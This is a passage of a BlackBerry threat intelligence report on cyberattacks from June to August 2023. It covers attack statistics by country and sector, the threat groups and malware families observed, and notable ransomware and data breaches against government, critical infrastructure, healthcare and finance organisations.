
BlackBerry | Cybersecurity

GLOBAL THREAT INTELLIGENCE REPORT

Actionable and Contextualized Intelligence to Increase Your Cyber Resilience



NOV | 23

***REPORTING PERIOD** JUNE 1 - AUGUST 31, 2023*

CONTENTS

INTRODUCTION

Introduced back in January 2023, the BlackBerry® Global Threat Intelligence Report has become a key reference guide for cybersecurity professionals worldwide, including CISOs and other decision makers, to keep the security community informed of the latest cybersecurity threats and challenges globally affecting their industries and platforms.

In this latest issue, the BlackBerry Threat Research and Intelligence team examines the challenges faced by many industry sectors, with a focus on protecting government and public entities, risks within the healthcare sector, safeguarding critical infrastructure, and the importance of protecting vulnerable entities within the financial sector.

This reporting period, we include a new section on Common Vulnerabilities and Exposures (CVEs) affecting the threat landscape, and we hear from our CylanceGUARD® team, which manages the BlackBerry® managed detection and response (MDR) solution, about the threats they observed across the globe during this past 90-day reporting period.

This report covers threats encountered in June 2023 through August 2023. Here are some of the highlights:

HIGHLIGHTS OF THE REPORT

90 Days By The Numbers

From June 2023 to August 2023, BlackBerry Cybersecurity solutions stopped over **3.3 million cyberattacks.** This equates to approximately **26 attacks per minute** this reporting period. This is a substantial increase over the previous reporting period.

There was also a **70% increase** from the previous reporting period of unique malware files encountered. The BlackBerry Threat Research and Intelligence team recorded **2.9 unique malware samples per minute.**

Both figures suggest the number of attacks that BlackBerry customers are facing has substantially increased over the past three months and demonstrates an even wider diversification of attacks and types of tools deployed to bypass defensive controls, especially those used in legacy, signature-based solutions.

Most Targeted Industries

BlackBerry Cybersecurity solutions are installed on devices around the globe and in numerous business sectors, providing BlackBerry with a large volume of data points to analyze. This telemetry showed **a substantial increase in attacks on financial organizations worldwide**. Given the wealth of sensitive data that these institutions have on their clientele and the role they play in balancing global markets, financial firms are an obvious and lucrative target for a whole host of threat actors.

Furthermore, the telemetry also showed **an increase in unique malware binaries targeting healthcare institutions this reporting period over last.** This report highlights the importance of cybersecurity in healthcare to safeguard patient data and prevent disruptions to the delivery of essential medical services.

Ransomware Strikes

Ultimately one of the most prevalent themes which touched all aspects of the report is the battle against ransomware. During this reporting period, the BlackBerry Threat Research and Intelligence team saw a growth in attacks on high-profile targets in both the private sector and government sectors across the globe.

The increased volume of critical zero-day attacks, coupled with the common tendency of IT staff to delay patching security vulnerabilities, has left many companies open to all types of cyberattacks, including ransomware.

Financially motivated threat actors who deploy ransomware almost always use double extortion schemes, which force organizations to pay twice—first to unlock their data and systems, and again to prevent the attacker from selling the same data to other cyber criminals. It is becoming increasingly common to see reports of triple or even quadruple-extortion attacks, where additional threats such as distributed denial of service (DDoS) attacks are made against the organization unless they pay yet again. The average cost of a ransomware attack in 2023 resulting in a data breach has been calculated as U.S. $4.45 million.[1]

Country-Specific Cyberattacks

The August edition of the ***BlackBerry Global Threat Intelligence Report*** for the reporting period of March 2023 to May 2023 highlighted several advance persistent threat (APT) groups which largely targeted the critical infrastructure and finance sectors.

That trend continued in this reporting period, with attackers targeting Ukrainian electrical utilities and other critical infrastructure facilities, as well as government and law enforcement agencies. For example, Ukraine's Computer Emergency Response Team (CERT-UA) reported attacks by the Russian-linked Sofacy Group (APT28).

Also in this reporting period, the Lazarus Group, a North Korean-affiliated group, carried out attacks against various cryptocurrency services and exchange platforms, stealing millions of dollars' worth of cryptocurrency. These advanced actors will continually adapt and develop new tactics, techniques, and procedures (TTPs), making them formidable foes.

Actionable Intelligence

The goal of the ***BlackBerry Global Threat Intelligence Reports*** is to provide timely cybersecurity data as well as actionable and contextual cyber threat intelligence (CTI). To further our goal of providing actionable intelligence, we have included sections on common MITRE techniques and applied countermeasures and remediation, which summarize the top 20 techniques used by threat groups this reporting period and make comparisons to the MITRE techniques used in the previous period. These findings can be incorporated into actionable simulations in purple team exercises by conducting practical threat-modelling activities with the top 20 TTPs.

In addition, the BlackBerry Threat Research and Intelligence team leveraged MITRE D3FEND™ (a framework of defensive countermeasures against commonly used techniques) to develop a list of countermeasures for the techniques observed June through August 2023. The list is available in our public GitHub.

This report also lists the most effective Sigma rules to detect malicious behaviors exhibited by malware files discovered and blocked by BlackBerry Cybersecurity solutions.

Finally, I'd like to thank our elite group of global researchers on the BlackBerry Threat Research and Intelligence team for continuing to produce world-class, first-to-market research that informs and educates our readership while continuously improving our data and Cylance® AI-driven products and services. We hope you will find value in the detailed and actionable insights presented in our latest edition.

Ismael Valenzuela
Vice President, Threat Research and Intelligence at BlackBerry
@aboutsecurity

70% INCREASE IN UNIQUE MALWARE

From June to August 2023, BlackBerry Cybersecurity solutions stopped 3,368,519 cyberattacks. BlackBerry observed an average of 4,237 unique samples per day against our customers, totalling 381,340 malicious samples over this reporting period, an increase of nearly 70% over the previous reporting period.

The following graph shows the volume of cyberattack activity over the three months analyzed for this report.

Figure 1: Unique malware samples per minute over time.

ATTACKS BY COUNTRY

Figure 2 shows the top five nations where BlackBerry Cybersecurity solutions prevented the most cyberattacks (meaning the number of attacks stopped). In the North American region, the United States is the most attacked nation, followed by Canada. In the Asia-Pacific region, Japan experienced the third highest number of attacks, as it did in past reports. In Latin America, Peru is new to our list. In the Asia-Pacific region, India joined the list as the fifth most attacked country.




Figure 2: Attacks stopped by country.

Figure 3 shows the five countries where BlackBerry Cybersecurity solutions recorded the highest number of unique malware hashes. The United States experienced the highest percentage of unique malware. Japan was second, followed by South Korea (third) and India (fourth). Canada came in fifth.




Figure 3: Unique malware by country.

Comparing the two charts above based on BlackBerry internal telemetry, one thing that is obvious right away is that the number of attacks stopped per country doesn't necessarily correlate with the number of unique hashes recorded.

Attacker motivation—what a malicious actor hopes to gain from an attack—is one of the key reasons behind this.

An attack might have the goal of targeting the general population of a nation (or a specific industry) as a whole, utilizing spam campaigns to target the masses. They also might employ more commodity or "off-the-shelf" malware and tools to cause widespread damage. However, others might be motivated on targeting a smaller fraction of people, an industry, or individual companies. These malicious actors might deploy more unique tools and tactics against very specific and typically high-value targets.

For example, if you look at Figure 2, you'll see that 7% of overall attacks stopped were in Peru, but the country doesn't show up in Figure 3. Why is this? If we delve deeper and explore why threat actors are targeting Peru, you'll learn that we typically see a lot of financially motivated threat actors using non-unique, generic malware against financial organizations in Latin America. Finding unique malware hashes is often an indication of targeted activity. We didn't see so much targeted activity in Peru in this reporting period, which is why the country doesn't show up via our telemetry in Figure 3.

To think about this another way, the higher the number of unique hashes recorded in a country, the more high-value targets potentially exist within that country.




Figure 4: Attacks stopped and unique malware rankings for the top five countries, Q3 2023.

In Figure 4 above, you'll see how attacks stopped and unique malware hashes found varies by country over time, from the previous (Q2) to the present (Q3) reporting period. The U.S. and Japan remain the same in terms of overall number of attacks stopped, whereas Japan climbs from number three to number two in ranking for unique malware, representing a step up in its perceived value to cyber criminals (remembering that more unique malware hashes found usually equals more highly targeted attacks).

Meanwhile, India makes a new entry at number five for overall attacks stopped, versus number four for unique malware recorded—again, a new entry to both "top five" charts. India is currently grappling with an alarming surge in cyber crime, with cities such as Bangalore and Gurgaon (two centers of India's tech development) quickly becoming high-value hotspots.[2] The non-profit organization Future Crime Research Foundation (FCRF) cited the high cyber crime rates in Gurgaon as "likely influenced by its status as a major corporate and IT hub, making it an attractive target for cyber criminals seeking valuable data or financial gains."[3]

CYBERATTACKS BY INDUSTRY

Attacks by Industry: Statistics

Figure 5 demonstrates how attacks on the top four most heavily targeted industries we observed in this reporting period—finance, healthcare, government, and critical infrastructure—follow a similar pattern. Topping the chart as the most frequently attacked industry (for obvious reasons), the financial industry sees a lot of malware reuse in attacks against it, which is common practice in widespread cyber crime campaigns. More concerningly, we see the highest number of unique hashes targeting healthcare, which can be an indication that there were more attacks on specific targets within the healthcare industry in this reporting period.




Figure 5: The top four most targeted industries with the highest distribution of stopped cyberattacks and of stopped unique/different samples during this period.

Government/Public Entities

Safeguarding government organizations and public entities is paramount, given the highly sensitive data they hold and the associated risk to national security and public safety posed to them. A government entity must be prepared to face a range of threats varying in both motivation and complexity.

The motivations of threat actors targeting government entities can be diverse. Threat actors may be motivated by greed, geopolitical causes, or by the simple desire to cause destruction and sow chaos. Attackers range from single individuals with an axe to grind to large criminal organizations and state-sponsored APT groups, which leverage complex tactics.

A successful breach of a government entity can expose confidential personnel documents and other sensitive information, as well as cause disruptions in critical government services and erode public trust in the government.

During this reporting period, BlackBerry Cybersecurity solutions thwarted over **100,000 individual attacks** against the government sector. That is **an increase of nearly 50% over the previous reporting period** (March-May 2023).

BlackBerry Cybersecurity solutions stopped the greatest number of attempted attacks aimed at the Asia-Pacific and North American regions, where South Korea, Japan and Canada were heavily targeted. However, Australia and the United States experienced the greatest number of attacks, with both nations experiencing **over a 50% increase in attacks** in comparison to the previous reporting period.

Top Government Threats

The government sector is broad and includes a diverse collection of entities—from local courthouses and city halls to the Department of Defense (DoD)—most of which are essential for a society to function.

In the August edition of the threat report, the BlackBerry Threat Research and Intelligence team noted several inexpensive, commodity malware families targeting government entities. This reporting period, a similar pattern has emerged, with RedLine Stealer and RacconStealer v2 (aka RecordBreaker) that was prominent in our telemetry once more. Both malware families are infostealers, designed to quietly exfiltrate data from a compromised device. This sort of malicious program can be exceptionally damaging as it allows attackers to steal potentially sensitive documents and strategic information that may be used to further a threat actor's goals.

Other common infostealers observed this reporting period include Vidar and Lumma Stealer (aka LummaC2). Vidar has been a prominent threat throughout 2023. Lumma Stealer has been widely distributed as a malware-as-a-service (MaaS) on Russian-based forums since 2022.

Furthermore, the Amadey botnet was also observed via BlackBerry's telemetry this reporting period. First seen in 2018, the malware has gone through a vast number of iterations, adding to its complexity and evasiveness. Amadey, nowadays, is often weaponized as a delivery platform for remote access Trojans (RATs) and infostealers.

Examining the Wider Government Threat Landscape

This reporting period was heavily dominated by news of ransomware groups targeting and breaching high value targets and affecting government departments and entities across the globe.

In the August 2023 edition of the Global Threat Intelligence Report, we forecasted the potential abuse of critical CVEs. In particular, we reported on the existence of CVE-2023-34362[4] (exploited in May 2023) and CVE-2023-35708[5] used (and exploited in June 2023) in Progress Software's MOVEit Managed File Transfer (MFT) software.

Progress Software informed its customer base of these vulnerabilities and released patches to address ongoing exploitations. However, these vulnerabilities have been heavily exploited on unpatched systems, most notably by the Clop[6] (also known as Cl0p, or TA505) ransomware gang. The group has successfully leveraged these exploits to affect hundreds of unpatched systems globally throughout this reporting period, causing large-scale damage across all industries and sectors.

The Clop ransomware group first appeared in 2019 and has been notoriously successful at leveraging critical vulnerabilities almost as fast as they are disclosed, quickly compromising unpatched victim systems. The group was additionally highlighted by BlackBerry in the last threat report, when the group abused other vulnerabilities in Fortra's application software GoAnywhere MFT.[7]

Clop attacked a number of U.S. government agencies, including the U.S. Department of Energy (DoE), by exploiting the MOVEit MFT vulnerability. In June 2023, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) released a statement on the attacks.[8] Clop operates under a ransomware-as-a-service (RaaS) model and will often leak victim information online as a form of extortion if ransomware demands are not met in a timely fashion.

Clop wasn't the only major ransomware group targeting government operations this reporting period. In April, the Russian-linked ALPHV (BlackCat) group breached HWL Ebsworth,[9] a large law firm in Australia.

In June, the Australian Information Commissioner (AIC) released a statement about the attack. In the statement, AIC noted that HWL Ebsworth provides legal services to a range of Commonwealth clients, including the Office of Australian Information Commissioner (OAIC).[10]

Following the breach, ALPHV published data stolen from HWL Ebsworth on ALPHV's dark web forum. In addition, 65 Australian government departments and agencies were also victimized. In total, the attackers stole a reported 3.6 TB worth of data[11] from the Australian government.

In August 2023, Sri Lanka's government was hit with a ransomware attack. It was first noticed after a user reported receiving suspicious links over the preceding weeks. The Sri Lanka Computer Emergency Readiness Team and Coordination Centre (CERT|CC) released a statement about the breach.[12] The massive scale of the attack, coupled with the government's lack of backups, resulted in a large-scale data loss spanning several months.

Though ransomware was more commonly found targeting the government sector this reporting period, one of the biggest data breaches in the United Kingdom (UK) was reported in August. The UK Electoral Commission, an independent body that manages and oversees governmental votes and registrations and regulates political finance, released a statement regarding a breach on Electoral Commission systems[13] to the UK General Data Protection Regulation (GDPR).

Details disclosed regarding the attack suggested that initial access took place a full two years prior to discovery, back in August 2021—a breach that was only caught in October 2022, over a year later. The data of over 40 million voters was reportedly accessed[14] by undisclosed attackers, making it one of the UK's largest ever cybersecurity breaches. The Electoral Commission notes that a vast amount of personal identifiable information (PII) such as names, email addresses, telephone numbers, and more, was stolen during this intrusion.

Critical Infrastructure

Critical infrastructure has always been an attractive target for cyberthreat actors for a multitude of reasons. As with many industries, increasing digitalization[15] of records and the rise of remote-access work has created a broader attack surface for potential exploitation by cyber criminals. This, coupled with the vital nature of the industry itself, means it's often a target of both state-sponsored and financially motivated threat actors.

This was clearly visible throughout the previous reporting period, when BlackBerry Cybersecurity solutions thwarted over **75,000 attacks** against critical infrastructure. These were spread across the globe in countries including the United States, Australia, India, and Japan, along with several South American countries.

CISA defines critical infrastructure as sectors whose assets, systems, and networks (both physical or virtual) are considered so vital to the U.S. that their incapacitation would have a debilitating effect on security, national economic security, and on national public health or safety.[16] For the purposes of this report and to avoid overlap with other sections, 'critical infrastructure' refers specifically to the sectors of energy, communication, water, and national security.

Top Critical Infrastructure Threats

During this reporting period, BlackBerry telemetry allowed us to observe a variety of differing threats targeting entities within the critical infrastructure industry. The most prominent of these was the Cuba ransomware group, which has actively targeted critical infrastructure in the past.

In August, the BlackBerry Threat Research and Intelligence team published updated findings on the activities of a Cuba ransomware campaign. The team described the group's use of a comprehensive toolset that included custom malware such as the BUGHATCH downloader and the BURNTCIGAR AV Killer for disabling security tools, along with legitimate pen-testing and adversary-simulation frameworks such as Metasploit and Cobalt Strike.

Other threats observed by BlackBerry throughout this reporting period include the Kutaki infostealer,[17] a relatively unsophisticated keylogger designed to scrape victims' credentials and capture keystrokes, and RustyStealer, a fairly new infostealer. As its name suggests, it is written in the Rust programming language, contains anti-analysis capabilities, and is often signed with a fake or stolen digital certificate.

Examining the Wider Critical Infrastructure Threat Landscape

The wider threat landscape has been increasingly lively during this reporting period, with several notable attacks being perpetuated against critical infrastructure entities around the globe.

Over the summer of 2023, the LockBit ransomware group was particularly prolific, conducting numerous attacks[18] aimed at both critical infrastructure providers and suppliers. In July, they claimed responsibility for an attack on the Japanese port of Nagoya, the country's largest port, which handles some of Toyota Motor's car exports. The attack disrupted operations for approximately 48 hours before normal activity was resumed.[19]

In early August, LockBit was behind a breach on Zuan,[20] a British manufacturer of fencing systems for government, military, and critical infrastructure sites. The attackers used a vulnerability in a "rogue" Windows 7 machine to pilfer up to 10 GB of data prior to their detection. Late August brought the news that LockBit had added the Montreal Commission des Services Electriques (CSEM)[21] to their ever-growing victim list, forcing the 100-year-old municipal electricity provider to rebuild its infrastructure.

LockBit's summer rampage continued into early September, with an attack on the Spanish city of Seville's networks.[22] Seville is in Spain's autonomous Andalusia region, and the country's fourth-largest city. LockBit demanded a U.S. $1.5 million ransom payment, which the council refused to pay. The fallout affected a wide range of vital city services, including police, firefighters, and tax collection.

APT groups were also highly active during this period. One major cyberattack on a critical energy facility in Ukraine[23] was cleverly thwarted by an employee of the facility. The Russian state-sponsored cyber crime group APT28, also known as Fancy Bear, was alleged to have been the perpetuator. The Computer Emergency Response Team of Ukraine (CERT-UA) reported that an employee at the facility managed to thwart this attack before the attackers fulfilled their full execution chain.

Chinese-affiliated actors were also operational this period, with the New York Times reporting[24] in late July that U.S. government officials had discovered "a ticking time bomb" of malware hidden deep within the networks of various critical infrastructure services. U.S. intelligence officials believe the malware was planted by Chinese threat actors linked to the People's Liberation Army, who may have been hoping to disrupt U.S. military operations in the event of a conflict by cutting off power, water, and communications to U.S. military bases.

Some positive news to come from this period was the announcement that the infrastructure behind the infamous Qakbot botnet had been dismantled. This was achieved via a concerted multinational, multi-agency law enforcement effort between the U.S. Department of Justice (DoJ) and the FBI. Codenamed 'Operation Duck Hunt,' the operation was highly significant for many industries including critical infrastructure which had been affected in the past by this malware and the associated botnet.

"The FBI neutralized this far-reaching criminal supply chain, cutting it off at the knees," said FBI Director Christopher Wray. "The victims ranged from financial institutions on the East Coast to a critical infrastructure government contractor in the Midwest to a medical device manufacturer on the West Coast."[25]

The operation, which simultaneously took place in the U.S., France, Germany, the Netherlands, Romania, Latvia, and the United Kingdom, highlights the importance of collaboration among international law enforcement agencies in combating these types of threats.

Healthcare

Within this reporting period, BlackBerry Cybersecurity solutions detected **179,000+ attacks against the healthcare industry**. These attacks were spread across Canada, the U.S., Australia, Japan, India, and several South American and Latin American countries.

The healthcare sector consistently ranks among the top targets for threat actors due to its pivotal role in delivering essential services, hence a presumed higher likelihood to pay ransom requests. Healthcare systems and infrastructure need to remain operational without prolonged interruptions. The sector's vital significance and its heavy reliance on access to confidential patient data makes it a frequent target for ransomware groups. Any delays in accessing this data can have highly detrimental consequences for those who depend on these vital services.

Due to its very nature, the healthcare industry stores a large amount of sensitive patient data, including names, addresses, dates of birth, social security numbers, medical records, and financial information. Personally identifiable information (PII) is highly lucrative as cyber criminals can use this data to commit fraud, blackmail patients, or simply sell it on the dark web. The emergence of MaaS and RaaS has significantly lowered the barrier to entry for cyber criminals.[26]

As discussed earlier in this report, threat actors who are carefully targeting one particular organization or type of system tend to use bespoke malware with unique hashes rather than the "off-the-peg" commodified variety, to maximize their chances of success. Healthcare ranks second in our list of most attacks stopped, but ranks first in terms of how many unique hashes we observed being used against the industry in this reporting period. The uptick in the number of unique malware hashes detected targeting the healthcare sector is highly significant, since this indicates an observed increase in targeted attacks against this critical sector.

Top Healthcare Threats

Initial access brokers (IABs) are cyber criminals who sell unauthorized access to private computer systems and networks to other malicious actors. IABs have several ways to exploit their victims' systems and can also leverage malware such as information stealers (infostealers) to steal credentials, VPN certificates, and other authentication mechanisms. The whole operation from the initial infection until the data is gathered, structured, and exfiltrated may take only a couple of minutes. Commodity malware families like RedLine and Vidar[27] were observed this reporting period.

Additionally observed, NetSupportRAT[28] is more than just an information gathering tool. Originally a legitimate application called NetSupport Manager, it's been hijacked by cyber criminals and modified into a RAT, which allows the attacker to remotely control a victim's machine and manually collect files, while installing new malicious programs as needed.

Metasploit and Cobalt Strike are two of the most popular legitimate penetration testing and adversary simulation software tools. However, each has been heavily abused by threat actors ranging from financially motivated groups to hacktivists to nation-state threat actors. Both tools have been highly popular among ransomware groups for data exfiltration, encryption, and destruction.

Another testing tool, Rubeus[29], is an open source project that can be used for a variety of malicious techniques including Golden Ticket,[30] Pass-the-ticket,[31] Kerberos relay,[32] and DCSync[33] attacks. It's a tool of choice for when network access is granted and the threat actor is profiling the network infrastructure and gathering access to users' credentials.

Other Notable Healthcare Attacks

The following list is just a small selection of notable healthcare cyberattacks that took place from June through August 2023.

- In June, Performance Health Technology (PH TECH), a service provider for the healthcare sector in Oregon, was attacked through the Progress Software MOVEit MFT vulnerability. The attackers gained access to PH TECH systems and stole data. The company published an official statement[34] providing information about the breach.
- Also in June, HCA Healthcare was breached.[35] The breach affected 11 million patients in 20 states in the U.S.
- In mid-June, the Spring Valley St. Margaret's Hospital in Illinois was hit by ransomware. The hospital was forced to close its doors to the public permanently.[36]
- In August, the Ragnar Locker group targeted the Mayanei Hayeshua Medical Center, encrypting its data and stealing the entire SQL database as well as Outlook emails and patient data.[37]

IN JUNE, HCA HEALTHCARE WAS BREACHED, AFFECTING 11 MILLION PATIENTS IN 20 STATES IN THE U.S.

Finance Sector


Cyber criminals are drawn to the finance industry by the possibility of making substantial financial gains. This industry includes banks, insurance companies, and cryptocurrency exchanges.

In the financial services industry, the process of approving software updates and applying patches often follows a lengthy hierarchical chain, which can be time consuming for IT staff. This extended approval process exposes the systems and data to the unpatched vulnerabilities for longer periods of time, giving bad actors a window of opportunity to take advantage of these flaws. In addition to purloining financial assets, bad actors can also exfiltrate sensitive customer data, which may later be sold on dark web forums or used as collateral to extort money during a ransom attack.

During the reporting period covered by this report, BlackBerry Cybersecurity solutions successfully stopped more than **420,000 attacks aimed at financial institutions**, with nearly **220,000 of these attacks targeting U.S. entities**. The remaining attacks on the financial sector were detected in nations spread across South America, Asia, and the APAC region, encompassing countries such as Japan, Indonesia, and Australia.

Top Finance Sector Threats

During this reporting period, BlackBerry telemetry data revealed the use of commodity malware such as Lumma Stealer and Vidar targeting financial institutions. Both Vidar and Lumma Stealer are infostealers capable of exfiltrating sensitive data like usernames, passwords, browser cookies, and cryptocurrency wallets. After gathering the sought-after information, the infostealer bundles it and sends it back to the threat actor's command-and-control (C2) server. Both malware families function as a MaaS and are sold on dark web forums.



CYBER CRIMINALS ARE DRAWN TO THE FINANCE INDUSTRY BY THE POSSIBILITY OF MAKING SUBSTANTIAL FINANCIAL GAINS

Examining the Wider Finance Sector Threat Landscape

